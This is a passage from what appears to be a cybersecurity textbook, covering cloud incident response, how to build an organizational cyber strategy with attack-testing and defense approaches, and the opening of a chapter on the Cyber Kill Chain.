Ideally, you should have one single incident response process that covers both major scenarios—on-premises and cloud. This means you will need to update your current process to include all relevant information related to the cloud.

Make sure that you review the entire IR life cycle to include cloud computing-related aspects. For example, during the preparation, you need to update the contact list to include the cloud provider contact information, on-call process, and so on. The same applies to other phases such as:

- **Detection**: Depending on the cloud model that you are using, you want to include the cloud provider solution for detection in order to assist you during the investigation.
- **Containment**: Revisit the cloud provider capabilities to isolate an incident if it occurs, which will also vary according to the cloud model that you are using. For example, if you have a compromised VM in the cloud, you may want to isolate this VM from others in a different virtual network and temporarily block access from outside.

For more information about incident response in the cloud, we recommend that you read *Domain 9* of the *Cloud Security Alliance Guidance*.

## Appropriate toolset

Another important aspect of IR in the cloud is to have the appropriate toolset in place. Using on-premises-related tools may not be feasible in the cloud environment, and worse, may give you the false impression that you are doing the right thing.

The reality is that with cloud computing, many security-related tools that were used in the past are not efficient for collecting data and detecting threats. When planning your IR, you must revise your current toolset and identify the potential gaps for your cloud workloads.

In *Chapter 12*, *Active Sensors*, we will cover some cloud-based tools that can be used in the IR process, such as Microsoft Defender for Cloud and Microsoft Sentinel.

## IR process from the Cloud Solution Provider (CSP) perspective

When planning your migration to the cloud and comparing the different CSPs' solutions, make sure to understand their own incident response process. What if another tenant in their cloud starts sending attacks against your workloads that reside on the same cloud? How will they respond to that? These are just examples of a couple of questions that you need to think about when planning which CSP will host your workloads.

The following diagram has an example of how a CSP could detect a suspicious event, leverage their IR process to perform the initial response, and notify their customer about the event:





*Figure 2.13: How a CSP might detect a potential threat, form an initial response, and notify the customer*

The handover between CSP and customer must be very well synchronized, and this should be settled during the planning phase for cloud adoption. If this handover is well co-ordinated with the CSP, and you ensure that cloud-based incidents are accounted for in both your own IR and the CSP's IR, then you should be far better prepared for these incidents when they arise.

# Summary

In this chapter, you learned about the incident response process, and how this fits into the overall purpose of enhancing your security posture.

You also learned about the importance of having an incident response process in place to rapidly identify and respond to security incidents. By planning each phase of the incident response life cycle, you create a cohesive process that can be applied to the entire organization. The foundation of the incident response plan is the same for different industries and, on top of this foundation, you can include the customized areas that are relevant to your own business. You also came across the key aspects of handling an incident, and the importance of post-incident activity—which includes full documentation of the lessons learned—and how to use this information as input to improve the overall process. Lastly, you learned the basics of incident response in the cloud and how this can affect your current process.

In the next chapter, you will gain an understanding of the mindset of an attacker, the different stages of an attack, and what usually takes place in each one of these phases. This is an important concept for the rest of the book, considering that the attack and defense exercises will be using the cybersecurity kill chain as a foundation.


# References

- You can download the CSIR publication 800-61R2 from NIST at `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf`
- Microsoft Security Response Center: `https://technet.microsoft.com/en-us/library/security/ms17-010.aspx`
- More information about shared responsibilities for cloud security at `https://blog.cloudsecurityalliance.org/2014/11/24/shared-responsibilities-for-security-in-the-cloud-part-1/`
- For Microsoft Azure, read this paper for more information about incident response in the cloud: `https://gallery.technet.microsoft.com/Azure-Security-Response-in-dd18c678`
- For Microsoft Online Services, you can use this form to report abuse originating from Microsoft-hosted services: `https://cert.microsoft.com/report.aspx`
- Watch the author Yuri Diogenes demonstrating how to use Azure Security Center to investigate a cloud incident: `https://channel9.msdn.com/Blogs/Azure-Security-Videos/Azure-Security-Center-in-Incident-Response`
- You can download *Security Guidance for Critical Areas of Focus in Cloud Computing v4.0* from `https://cloudsecurityalliance.org/document/incident-response/`

# Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 3

# What is a Cyber Strategy?

A cyber strategy is a documented approach toward various aspects of cyberspace. It is mostly developed to address the cybersecurity needs of an entity by addressing how data, networks, technical systems, and people will be protected. An effective cyber strategy is normally on par with the cybersecurity risk exposure of an entity. It covers all possible attack landscapes that can be targeted by malicious parties.

Cybersecurity has been taking center-stage in most cyber strategies because cyber threats are continually becoming more advanced as better exploitation tools and techniques become available to threat actors. Due to these threats, organizations are advised to develop cyber strategies that ensure the protection of their cyber infrastructure from different risks and threats. This chapter will discuss the following:

- How to build a cyber strategy
- Why do we need to build a cyber strategy?
- Best cyber attack strategies
- Best cyber defense strategies
- Benefits of having a proactive cybersecurity strategy
- Top cybersecurity strategies for businesses

Let's begin by discussing the foundational elements you need in order to build a cyber strategy.

## How to build a cyber strategy

In the 6$^{th}$ century BC, Sun Tzu said, "If you know your enemies and know yourself, you will not be imperilled in a hundred battles; if you do not know your enemies but do know yourself, you will win one and lose one; if you do not know your enemies nor yourself, you will be imperilled in every single battle." This quote still applies today to cyber strategies, and explains why it is so vital to understand both your business and the risks posed to it by threat actors: doing so will form the basis of a strong cyber strategy that helps protect your business from attack.

To build a cyber strategy, there are three major pillars that you need to form a solid foundation:




*Figure 3.1: Foundations of a cyber strategy*

These three components are crucial to understanding what makes a cyber strategy effective.

## 1 – Understand the business

The more you know about your business, the better you can secure it. It's really important to know the goals and objectives of your organization; the people you work with; the industry and its current trends; and your business's risks, risk appetite, and most valuable assets. Having a complete inventory of assets is essential to prioritize the strategy plans based on the risk and impact of an attack on these assets. Everything we do must be a reflection of the business requirements approved by the senior leadership.

## 2 – Understand the threats and risks

It's not easy to define risk as the word "risk" is used in many different ways. While there are many definitions of the term, ISO 31000 defines risk as the "effect of uncertainty on objectives" where an effect is a positive or negative deviation from what is expected. We will use the ISO definition of risk in this case.

The word risk combines three elements: it starts with a potential event and then combines its probability with its potential severity. Many risk management courses define risk as:

*Risk (potential loss) = Threat x Vulnerability x Asset*





*Figure 3.2: The definition of risk illustrated*

It is important to understand that not all risks are worthy of mitigation. If the mitigation is going to cost you more than the implementation, or if it's not a major risk, then the risk can be accepted.

## 3 – Proper documentation

Documentation acts as a kind of standardization between processes that ensures everyone in your organization is working in the same way toward the same outcome. It is a key aspect of every strategy and plays a particularly critical role when it comes to assuring business continuity. Documenting the cyber strategy plan will ensure efficiency, consistency, and peace of mind for everyone involved. However, documentation should not be treated as a one-time activity, as even after a cyber strategy plan is written down, it will still require updating to reflect changes in the cybersecurity landscape.

The illustration shown in *Figure 3.3* provides an example of what good cyber strategy documentation should cover:





*Figure 3.3: What a cyber strategy plan should cover*

In summary, a cyber strategy is a plan for managing organizational security risk according to the company's definition of risk tolerance with the intent to meet business and organizational goals. A cyber strategy should be fully aligned with the business strategy as well as with the business drivers and goals. Once this has been aligned, you can build the technical aspects and the cyber strategy to be more cyber safe. We will discuss these aspects later in this chapter, but now that you understand the basics of forming a cyber strategy, let's take a moment to discuss the benefits that will come from having one in place.

## Why do we need to build a cyber strategy?

Organizations are constantly dealing with threats emanating from hardened professionals in cyber attacks. It is a sad reality that many intrusions are carried out by nation-states, cyber terrorists, and powerful cybercriminal groups. There is an underground economy of hackers that facilitates the purchase or hiring of intrusion tools, techniques, and personnel, as well as the laundering of monetary proceeds from successful attacks. It is often the case that attackers have far more technical expertise in cybersecurity than the average IT employee. Therefore, attackers can leverage their advanced expertise to easily bypass many cyber defense tools set up by the IT departments in many organizations.

This, therefore, calls for a redefinition of how organizations should deal with cyber threats and threat actors, because leaving the task to the IT department is just not enough. While hardening systems and installing more security tools would have worked just fine a few years ago, today organizations need a well-thought-out cyber strategy to guide their cyber defense approaches. The following are some of the reasons why cyber strategies are essential:

- They provide details on security tactics – cyber strategies lay out high-level tactics for ensuring the security of the organization. These tactics touch on incident response, disaster recovery and business continuity plans, and behavioral responses to attacks to help calm stakeholders, among other tactics. These can help to inform stakeholders about the preparedness of an organization for dealing with cyber attacks.
- They move away from assumptions – some cybersecurity defense mechanisms used in organizations today are based on assumptions from the IT department or cybersecurity consultants. However, there is always a chance that assumptions could be misleading and, perhaps, tailored only toward a certain goal such as compliance. Cyber strategies, on the other hand, are informed plans of action that cover different cyber threats and risks. They are also developed with a common end goal in sight: to align security objectives with business objectives.
- They improve organization – cyber strategies bring centralized control and decision making to matters regarding cybersecurity since they are built in collaboration with different stakeholders. This ensures that different departments in an organization can set and work in coordination toward achieving a common set of security goals. For instance, line managers could discourage junior employees from sharing login credentials to prevent phishing. Such small contributions from different departments, as informed by the cyber strategy, help improve the overall security posture of an organization.
- They prove your long-term commitment to security – a cyber strategy provides assurance that the organization will commit considerable efforts and resources toward securing the organization. Such commitment is a good sign to stakeholders that the organization will remain secure during attacks.
- They simplify cybersecurity to stakeholders – a cyber strategy helps to break down the complexities of cybersecurity. It informs all stakeholders about the cyberspace risks and threats then explains how these are mitigated through a set of small achievable goals.

With that we can conclude that without a cyber strategy you will not optimize your investment, you cannot prioritize the needs of the business, and the overall security state becomes way more complex.

Cyber strategies might take two approaches toward security: the defense perspective, or the attack perspective. In the defense perspective, the cyber strategy focuses on informing stakeholders about the defense strategies that an organization has put in place to protect itself from identified threats. On the other hand, cyber strategies of the attack perspective might be focused on proving the effectiveness of existing security capabilities so as to find flaws and fix them. Therefore, attack perspective strategies might extensively cover the different methods that will be used to test the organization's preparedness for attack. Lastly, some strategies might be a mix of the two perspectives, covering the testing and strengthening of existing defense mechanisms. The chosen approach will depend on available resources and business objectives. The following sections will discuss some commonly used cyber attack and defense strategies.

# Best cyber attack strategies

One of the best ways to secure an organization is to think like a hacker and try to breach the organization's security using the same tools and techniques that an adversary would use.

Testing the defense strategies can be done either via external testing from outside the network or internally. These testing processes aim to ensure that the implemented security strategy is effective and aligns with the objectives of the business processes.

The sections that follow highlight some of the best cyber attack strategies that organizations should consider when testing their systems.

## External testing strategies

These testing strategies involve attempting to breach the organization externally, that is, from outside its network. In this case, cyber attacks will be directed at publicly accessible resources for testing purposes. For instance, the firewall could be targeted via a DDoS attack to make it impossible for legitimate traffic to flow into the organization's network. Email servers are also targeted to try and jam email communication in the organization. Web servers are also targeted to try and find wrongly placed files such as sensitive information stored in publicly accessible folders. Other common targets include domain name servers and intrusion detection systems, which are usually exposed to the public. Other than technical systems, external testing strategies also include attacks directed at the staff or users. Such attacks can be carried out through social media platforms, emails, and phone calls. The most commonly used attack method here is social engineering, whereby targets are persuaded to share sensitive details or send money to pay for non-existent services, ransoms, and so on, so external testing strategies should mimic these attacks.

## Internal testing strategies

This includes attack tests performed within an organization with the goal of mimicking insider threats that may try to compromise the organization. These include disgruntled employees and visitors with malicious intent. Internal security-breach tests always assume that the adversary has standard access privileges, is knowledgeable of where sensitive information is kept, and can evade detection and even disable some security tools.

The aim of internal testing is to harden the systems that are exposed to regular users to ensure that they cannot be easily breached. Some of the techniques used in external testing can still be used in internal testing, but their efficiency often increases within the network since they are exposed to more targets.

### Blind testing strategy

This is a testing strategy aimed at catching the organization by surprise. It is conducted with limited information given to the IT department so that, when it happens, they can treat it as a real hack and not a test. Blind testing is done by attacking security tools, trying to breach network defenses, and targeting users to obtain credentials or sensitive information from them. Blind testing is often expensive since the testing team does not get any form of support from the IT department to avoid alerting them about the planned attacks. However, it often leads to the discovery of many unknown vulnerabilities.

### Targeted testing strategy

This type of testing isolates only one target and carries out multiple attacks on it to discover the ones that can succeed. It is highly effective when testing new systems or specific cybersecurity aspects such as incident response to attacks targeting critical systems. However, due to its narrow scope, targeted testing does not give full details about the vulnerability of the whole organization.

## Best cyber defense strategies

The bottom line of cybersecurity often comes down to the defense systems that an organization has in place. There are two defense strategies that organizations commonly use: defense in depth and defense in breadth.

### Defense in depth

It is also referred to as layered securing and involves employing stratified defense mechanisms to make it hard for attackers to breach organizations. Since multiple layers of security are employed, the failure of one level of security to thwart an attack only exposes attackers to another security layer. Due to this redundancy, it becomes complex and expensive for hackers to try and breach systems.

The defense-in-depth strategy appeals to organizations that believe that no single layer of security is immune to attacks. Therefore, a series of defense systems is always deployed to protect systems, networks, and data. For instance, an organization that wishes to protect its file server might deploy an intrusion detection system and a firewall on its network. It may also install an endpoint antivirus program on the server and further encrypt its contents. Lastly, it may disable remote access and employ two-factor authentication for any login attempt. Any hacker trying to gain access to the sensitive files in the server will have to successfully breach all these layers of security. The chances of success are very low as each layer of security has a complexity of its own. Common components in defense-in-depth approaches are:

- Network security – since networks are the most exposed attack surfaces, the first line of defense is usually aimed at protecting them. The IT department might install a firewall to block malicious traffic and also prevent internal users from sending malicious traffic or visiting malicious networks.

In addition, intrusion detection systems are deployed on the network to help detect suspicious activity. Due to the widespread use of DDoS attacks against firewalls, it is recommended that organizations purchase firewalls that can withstand such attacks for a continuous period of time.

- Host protection (computer and server security) – antivirus systems are essential in protecting computing devices from getting infected with malware. Modern antivirus systems come with additional functionalities such as built-in firewalls that can be used to further secure a host in a network.
- Encryption – encryption is often the most trusted line of defense since it is based on mathematical complexities. Organizations choose to encrypt sensitive data to ensure that only authorized personnel can access it. When such data is stolen, it is not a big blow to the organization since most encryption algorithms are not easy to break.
- Access control – access control is used as a method of limiting the people that can access a resource in a network through authentication. Organizations often combine physical and logical access controls to make it hard for potential hackers to breach them. Physical controls involve the use of locks and security guards to physically deter people from accessing sensitive areas such as server rooms. Logical controls, on the other hand, entail the use of authentication before a user can access any system. Traditionally, only username and password combinations were used but due to increased numbers of breaches, two-factor authentication is recommended.

Layered security is the most widely used cyber defense strategy. However, it is increasingly becoming too expensive and quite ineffective. Hackers are still able to bypass several layers of security using attack techniques such as phishing where the end user is directly targeted. In addition, multiple layers of security are expensive to install and maintain and this is quite challenging for SMEs. This is why there is an increase in the number of organizations considering the defense-in-breadth approach.

## Defense in breadth

This is a new defense strategy that combines the traditional security approaches with new security mechanisms. It aims to offer security at every layer of the OSI model. The different OSI model layers include the physical, data link, network, application, presentation, session, and transport layers. Therefore, when hackers evade the conventional security tools, they are still thwarted by other mitigation strategies higher up the OSI model. The last layer of security is usually the application layer. There is an increase in the popularity of **Web Application Firewalls** (**WAFs**) that are highly effective against attacks targeted at specific applications. Once an attack has been launched, the WAF can thwart it and a rule can be created to prevent future similar attacks until a patch has been applied. In addition to this, security-aware developers are using **Open Web Application Security Project** (**OWASP**) methodologies when developing applications. These methodologies insist on the development of applications that meet a standard level of security and address a list of common vulnerabilities. Future developments will ensure that applications are shipped when almost fully secure. They will therefore be individually capable of thwarting or withstanding attacks without relying on other defense systems.

Another concept used in defense in breadth is security automation. This is where systems are developed with the abilities to detect attacks and automatically defend themselves. These capabilities are achieved using machine learning where systems are taught their desired states and normal environment setups. When there are anomalies either in their state or environment, the applications can scan for threats and mitigate them. This technology is already being fitted into security applications to improve their efficiency. There are AI-based firewalls and host-based antivirus programs that can handle security incidents without the need for human input. However, defense in breadth is still a new strategy and many organizations are apprehensive about using it.

Whether an organization uses defense in breadth (to address the security of every sector of an organization) or defense in depth (to provide multiple layers of security to a sector) or even a combination of both defenses, it is worth ensuring that their overall cybersecurity strategy is proactive in its approach.

## Benefits of having a proactive cybersecurity strategy

It is no longer just enough to have a cybersecurity strategy in place. The functioning of the cybersecurity strategy you have developed needs to be proactive to benefit you the most, given the possible negative effects of a successful security incident. A proactive security strategy essentially focuses on anticipating threats and doing something about them before they happen. Some of the benefits of having a proactive approach to cybersecurity are listed below:

- A proactive approach is less costly compared to a reactive approach. A reactive approach to cybersecurity means you develop systems and policies that focus on reacting to security incidents after they occur. The danger of such an approach is that if your organization is faced with a new type of threat, the organization may not be fully poised to handle the consequences of such a threat. This will probably lead to much higher costs compared to having a proactive approach.
- A proactive approach to risk management means that you remain ahead of your threat actors. Being ahead of your potential attackers is a dream situation for any security team. It means that the security team develops means of protecting the organization that will keep attackers at bay. Having such an approach means that threat actors will struggle to develop any meaningful attack on the systems and in case of a security incident, little negative effect is expected.
- A proactive approach reduces confusion. A proactive approach provides the security team and the organization at large with a means of addressing security incidents and any potential risks of such incidents. It provides a clear plan on how an organization will carry out its activities in case they are faced with potential threats. In situations where a proactive approach to security is used, confusion during the aftermath of a security incident will lead to further loss and further delays to getting organizational systems back up.
- A proactive approach makes it harder for attackers to carry out their attacks. Attackers are continually searching for weaknesses to exploit in any organization. A proactive approach means that the organization will carry out similar approaches themselves, continually evaluating their systems to identify exploitable vulnerabilities in the system. Once these vulnerabilities are identified, the organization takes measures to address them before they are exploited by threat actors targeting the organization. Therefore, a proactive approach helps prevent threat actors from finding vulnerabilities first and then exploiting these vulnerabilities to the detriment of an organization.

- Aligning cybersecurity with the organization's vision. A well-planned and proactive approach to risk management and cybersecurity is essential for helping an organization in aligning its cyber strategy plans with the organization's vision. An unplanned cyber strategy can affect an organization's business operations and plans both in the short and in the long term. But with a proactive approach, an organization can ensure that the strategy fits with the long-term vision of an organization and that the budgeting and implementation of the strategy fits the vision of the business.
- It fosters a security-conscious culture: Every member of an organization is crucial to the implementation of a cybersecurity strategy. People, just like the informational assets in an organization, can be targeted as the weak links in the security system and then used to gain access to an organization's system. Therefore, developing a security-conscious culture in an organization will massively benefit the organization's security aspects and boost its ability to keep attackers at bay.
- A proactive approach helps an organization go beyond just compliance requirements. In many cases, organizations will develop a cybersecurity strategy that fits compliance requirements in order to avoid problems with the law. In many cases, these compliance requirements will be enough to protect an organization against many threats, especially the common ones. However, the most dangerous attacks, which are often carried out to score more from an organization, will not be prevented by having a cybersecurity strategy that aims to provide the minimum legal requirements.
- A proactive approach to cyber strategy development ensures that an organization equally invests in the three sections of cybersecurity: the prevention, detection, and response phases. All three phases of cybersecurity are important to implement an effective security strategy. Focusing on one area while neglecting another area will lead to ineffective strategies that will not fully benefit an organization, or adequately address a security incident if and when it occurs.

As you can see, there are a lot of advantages to using a proactive cyber strategy, and a variety of reasons why your business may benefit from using one. Additionally, there are a number of specific cybersecurity strategies that can be employed to help keep your organization safe.

## Top cybersecurity strategies for businesses

The recent past has seen an increase in security incidents and many businesses falling prey to threat actors targeting data or other informational assets from these organizations.

However, with the careful development of cybersecurity strategies, it is still possible to keep your business secure enough in these challenging times. Some of the top cybersecurity strategies that can be implemented to help improve the security posture of your organization include:

- Training employees about security principles
- Protecting networks, information, and computers from viruses, malicious code, and spyware
- Having firewall security for all internet connections
- Installing software updates
- Using backup copies

- Implementing physical restrictions
- Securing Wi-Fi networks
- Changing passwords
- Limiting access for employees
- Using unique user accounts

We will discuss each of these strategies in more detail in the following subsections.

## Training employees about security principles

Employees are, undoubtedly, an important aspect of cybersecurity strategies. In many cases, threat actors will target employees or weaknesses caused by employee behavior to gain access into a company's systems. The security team needs to develop basic security practices that need to be adhered to by all employees at the workplace and when dealing with work-related data. In addition, these security practices and policies need to be adequately communicated to the employees whenever they are established and when any changes are made to the policies. Employees should know the penalties for failing to adhere to these security practices. These penalties should be clearly spelled out to help cultivate a security culture among employees.

## Protecting networks, information, and computers from viruses, malicious code, and spyware

Threat actors will most probably target the aforementioned assets in an organization. They will use malicious code, viruses, and spyware to infiltrate the systems as these are the most commonly used means of illegally gaining access to any system. Therefore, an organization needs to ensure that it protects its computers, information, and networks from such infiltration tactics. Some of the available means of achieving this are through the installation of effective antivirus systems and regularly updating them to fight off viruses and other malicious code. Automatic checking of updates for the installed antivirus systems is recommended to ensure that the system is up to date to fight off any new attacks.

## Having firewall security for all internet connections

Internet connections are the most likely avenue that attackers will use in this day and age to attack your systems. Therefore, ensuring that internet connections are secure is an important and effective way of keeping the systems secure. A firewall is a set of programs that will help prevent outsiders from accessing data in transit in a private network. Firewalls should be installed on all computers, including those that employees may use to access the organization's network from home.

## Using software updates

All software applications and operating systems used within the organization should be updated. Ensure that it is organizational policy to download and install software updates for all applications and software used within the company to ensure that the system is running on current and updated software, which reduces the risk of threat actors finding vulnerabilities in old systems and exploiting them. Updates should be configured to be done automatically. The process of updating should continually be monitored to ensure the efficiency of the process.

## Using backup copies

Always ensure that your organization keeps backup data of all important information and business data. The backup processes should be done regularly for every computer used within the organization. Some examples of sensitive data that may need backing up within the business include Word documents and databases. The backup process should be done regularly, either daily or weekly.

## Implementing physical restrictions

Restricting physical access is an effective strategy for keeping intruders out of the system. In many cases, intruders attempt to gain physical access to some systems to gain access to others. Some informational assets such as laptops are particularly vulnerable and should be kept under lock and key whenever they are not being used. Theft can be done even by staff members and hence physical restrictions are necessary to ensure the safety of all assets in an organization.

## Securing Wi-Fi networks

Ensure that you secure and hide Wi-Fi networks to secure them against malicious individuals. You can set up the wireless access points in such a way that the network name is not broadcasted. In addition, you can use encryption and passwords that will ensure only authenticated individuals are authorized to gain access to the systems.

## Changing passwords

Hacking passwords is one of the easiest ways for attackers to gain access to any system. Employees should be instructed to change their passwords and not to use common passwords. This ensures that prolonged use of the same password that may be shared with coworkers is not exploited by attackers.

## Limiting access for employees

Having limitations and privileges in using the organization's system should be done based on the needs of the employees. Employees should only have access to certain resources in the system that they need for their work, and access can be limited to certain periods when they are at work. Limiting the installation of software while using company systems ensures that they cannot install malicious software either accidentally or otherwise.

## Using unique user accounts

Organizations should ensure that employees use unique user accounts with every user having their own user account. This ensures that every user is responsible for their user account and can be held accountable for negligence or malicious activities on their accounts. Every user should also be instructed to ensure they use strong passwords for their user accounts to ensure security and avoid hacking. In addition, privileges should be set for these user accounts based on the seniority of the employee and the needs of the employee within the system. Administrative privileges should not be accorded to any employee except the trusted IT staff who will then be held liable for any misuse and abuse of such privileges.

Users pose as much a threat to a system as software weaknesses and may even pose greater threats as attackers are known to use such weaknesses to gain entry into targeted systems. As a result, the previous sections identify both behavioral aspects and technical user actions that can be implemented in the various cybersecurity strategies that you choose to employ in your organization.

# Conclusion

This chapter has looked at cyber strategies, their necessity, and different strategies that can be used when developing them. As explained, a cyber strategy is an organization's documented approach toward different aspects of cyberspace. However, the key concern in most cyber strategies is security. Cyber strategies are essential because they move organizations away from assumptions, help centralize decision making about cybersecurity, provide details about the tactics employed toward dealing with cybersecurity, give a long-term commitment to security, and simplify the complexities of cybersecurity. This chapter looked at the two main approaches used in writing cyber strategies, the attack and the defense standpoints.

When written from the attack perspective, cyber strategies focus on the security testing techniques that will be used to find and fix security vulnerabilities. When written from a defense perspective, cyber strategies look at how best to defend an organization. The chapter also explained the two main defense strategies; defense in depth and defense in breadth. Defense in depth focuses on applying multiple and redundant security tools while defense in breadth aims at mitigating attacks at the different layers of the OSI model. An organization can opt to use either defense or attack security strategies or both of these in its quest to improve its cybersecurity posture.

Lastly, the chapter also provided examples of top cybersecurity strategies that can be effectively used by organizations to secure their businesses.

In the next chapter, we will seek to understand the cybersecurity kill chain and its importance in the security posture of an organization.

# Further reading

The following are resources that can be used to gain more knowledge about the topics covered in this chapter:

- United States' cybersecurity strategy: `https://www.dhs.gov/sites/default/files/publications/DHS-Cybersecurity-Strategy_1.pdf`
- Australia's cybersecurity strategy: `https://www.homeaffairs.gov.au/cyber-security-subsite/files/cyber-security-strategy-2020.pdf`
- Bank of Canada's cybersecurity strategy: `https://www.bankofcanada.ca/wp-content/uploads/2019/06/cyber-security-strategy-2019-2021.pdf`
- *Developing a National Strategy for Cybersecurity* (Microsoft): `https://www.microsoft.com/en-us/cybersecurity/content-hub/developing-national-strategy-for-cybersecurity`
- UK Government National Cybersecurity Strategy: `https://www.gov.uk/government/publications/national-cyber-security-strategy-2016-to-2021`

- ENISA National Cybersecurity Strategies: `https://www.enisa.europa.eu/topics/national-cyber-security-strategies`
- *What is Strategy Spotlight?*: `https://www.comodo.com/endpoint-protection-strategy.php`
- *Top Cyber Trends*: `https://www.simplilearn.com/top-cybersecurity-trends-article`
- A selection of cybersecurity articles: `https://www.erdalozkaya.com/category/cybersecurity/`
- Hacker Combat – A resource to help you get the hacker mindset: `https://hackercombat.com/`
- Global CISO Forum – A site where you can build your CISO skills: `https://www.globalcisoforum.com`
- *Cybersecurity Leadership Demstified* by Dr Erdal Ozkaya, from Packt Pub: `https://www.packtpub.com/product/cybersecurity-leadership-demystified/9781801819282`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 4

# Understanding the Cybersecurity Kill Chain

In the last chapter, you learned about the incident response process and how it fits into the overall enhancement of a company's security posture. Now it is time to start thinking like an attacker and understand the rationale, the motivation, and the steps of performing an attack. We call this the Cybersecurity Kill Chain, which is something that we briefly covered in *Chapter 1*, *Secure Posture*. Today, the most advanced cyber-attacks are reported to involve intrusions inside a target's network that last a long time before doing damage or being discovered. This reveals a unique characteristic of today's attackers: they have an astounding ability to remain undetected until the time is right. This means that they operate on well-structured and scheduled plans. There have been studies carried out on the precision of their attacks, which have revealed that most cyber attackers use a series of similar phases to pull off successful attacks.

To enhance your security posture, you need to ensure that all phases of the Cyber Kill Chain are covered from a protection and detection perspective. But the only way to do that is to ensure that you understand how each phase works, the mindset of an attacker, and the tolls that are taken during each phase.

In this chapter, we're going to cover the following topics:

- Understanding the Cyber Kill Chain
- Security controls used to stop the Cyber Kill Chain
- Threat life cycle management
- How the Kill Chain has evolved
- Concerns about the Cyber Kill Chain
- Tools used during different phases of the Cyber Kill Chain
- Comodo AEP via Dragon Platform

Let's start by looking at what the Cyber Kill Chain actually is in a little more detail.

# Understanding the Cyber Kill Chain

The Cyber Kill Chain is attributed to Lockheed Martin, who derived it from a military model used to effectively neutralize targets by anticipating their attacks, engaging them strategically, and stopping them. Despite how fancy it sounds, in reality the Cyber Kill Chain is just a step-by-step description of how hackers attack. The model describes the steps of adversaries from the beginning phases of attack until a system is exploited, these steps include:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control (C2)
7. Actions on Objectives

